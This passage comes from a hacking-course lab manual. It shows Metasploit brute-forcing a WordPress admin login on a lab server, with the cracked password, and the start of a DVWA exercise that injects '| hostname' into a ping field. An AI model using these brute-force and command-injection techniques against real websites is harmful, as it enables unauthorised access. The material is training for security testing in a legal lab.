
```
[*] http://10.10.1.22:8080/CEH - WordPress Version 5.9.3 detected
[*] http://10.10.1.22:8080/CEH - WordPress User-Enumeration - Running User Enumeration
[+] http://10.10.1.22:8080/CEH - Found user 'admin' with id 1
[+] http://10.10.1.22:8080/CEH - Usernames stored in: /root/.msf4/loot/20220420031916_default_10.10.1.22_wordpress.users_861272.txt
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Running User Validation
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Checking Username:'admin'
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Username: 'admin' - is VALID
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Found 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Running Bruteforce
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Skipping all but 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc123'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwerty@123'
[+] http://10.10.1.22:8080/CEH - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'qwerty@123'
[*] http://10.10.1.22:8080/CEH - Brute-forcing previously found accounts...
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc123'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwerty@123'
```

22. Now, use the obtained username-password combination to log into the WordPress website. (Here, Username: **admin** and Password: **qwerty@123**).
23. Now, click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
24. In the address field, type **http://[IP Address of Windows Server 2022]:8080/CEH/wp-login.php** in the address bar and click the **Log In** button.

If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



25. Observe that you are successfully logged into the target WordPress website (**http://10.10.1.22:8080/CEH**) and that you can see the website content.



26. Similarly, you can crack the passwords of other users by firstly selecting a particular username from **Step 8**, and then perform **Steps 12-21**.
27. This concludes the demonstration of how to enumerate and hack a web application using WPScan and Metasploit.
28. Close all open windows on both the machines (**Windows Server 2022** and **Parrot Security**) and document all acquired information.

Task 7: Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server


Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. The main objective of DVWA is to aid security professionals in testing their skills and tools in a legal environment, to help

web developers better understand the processes of securing web applications, and to aid teachers and students in teaching and learning web application security in a classroom environment.

In this task, we will perform command-line execution on a vulnerability found in DVWA. Here, you will learn how to extract information about a target machine, create a user account, assign administrative privileges to the created account, and use that account to log in to the target machine.

1. Click **Windows 11** to switch to the **Windows 11** machine.
2. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **http://10.10.1.22:8080/dvwa/login.php** and press **Enter**
3. The **DVWA** login page appears; type the **Username** and **Password** as **gordonb** and **abc123**. Click the **Login** button.

If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



4. You are successfully logged in, and the **DVWA** main webpage appears. Click **Command Injection** from the options available in the left pane.


The screenshot shows the DVWA application running in a Firefox browser window. The address bar displays the URL `10.10.1.22:8080/dvwa/index.php`. A message at the top of the page says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, we've got some updates for you." The DVWA logo is visible in the top right corner. The main content area features a large heading "Welcome to Damn Vulnerable Web Application". To the left is a sidebar menu with the following items:

- Home
- Instructions**
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- DVWA Security

The "Command Injection" option is highlighted in the sidebar. Below the sidebar, the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/` is shown. At the bottom of the page, there is a "WARNING!" section with several icons representing different system components.

5. The **Vulnerability: Command Injection** page appears; under the **Ping a device** section, type the IP address of the **Windows Server 2022** machine (here, **10.10.1.22**) into the **Enter an IP address** field and click the **Submit** button to ping the machine.

The command injection utility in DVWA allows you to ping the target machine.




A screenshot of a Firefox browser window showing the DVWA (Damn Vulnerable Web Application) Command Injection page. The URL in the address bar is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area displays the DVWA logo and the title "Vulnerability: Command Injection". Below it, a form titled "Ping a device" contains a text input field with the value "10.10.1.22" and a blue "Submit" button. To the left of the main content is a sidebar menu with the following items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)

Below the sidebar is a "DVWA Security" section and a "PHP Info" link. At the bottom of the screen, the Windows taskbar shows several pinned icons and the system clock indicating 2:12 AM on 4/20/2022.

6. **DVWA** successfully pings the target machine, as shown in the screenshot.



A screenshot of a Firefox browser window showing the DVWA (Damn Vulnerable Web Application) Command Injection page. The URL is 10.10.1.22:8080/dvwa/vulnerabilities/exec/. The main content area displays the DVWA logo and the title "Vulnerability: Command Injection". Below it, a section titled "Ping a device" shows the output of a ping command to 10.10.1.22. The output includes several replies from the target IP and statistics: "Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)", "Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms". To the left is a sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. At the bottom right of the screen, the Windows taskbar shows the date and time (2:12 AM, 4/20/2022) and a notification icon.

7. Now, try to issue a different command to check whether **DVWA** can execute it.
8. Type | **hostname** into the **Enter an IP address** field and click **Submit**. This command is used to probe the hostname of the target machine.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Command Injection page at the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). Below the sidebar is a navigation bar with icons for Windows Start, Search, Task View, File Explorer, Mail, Edge, Taskbar, and Firefox.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
Pinging 10.10.1.22 with 32 bytes of data:  
Reply from 10.10.1.22: bytes=32 time<1ms TTL=128  
Ping statistics for 10.10.1.22:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

9. As you have issued a command instead of entering the IP address of a machine, the application returns an error, as shown in the screenshot.

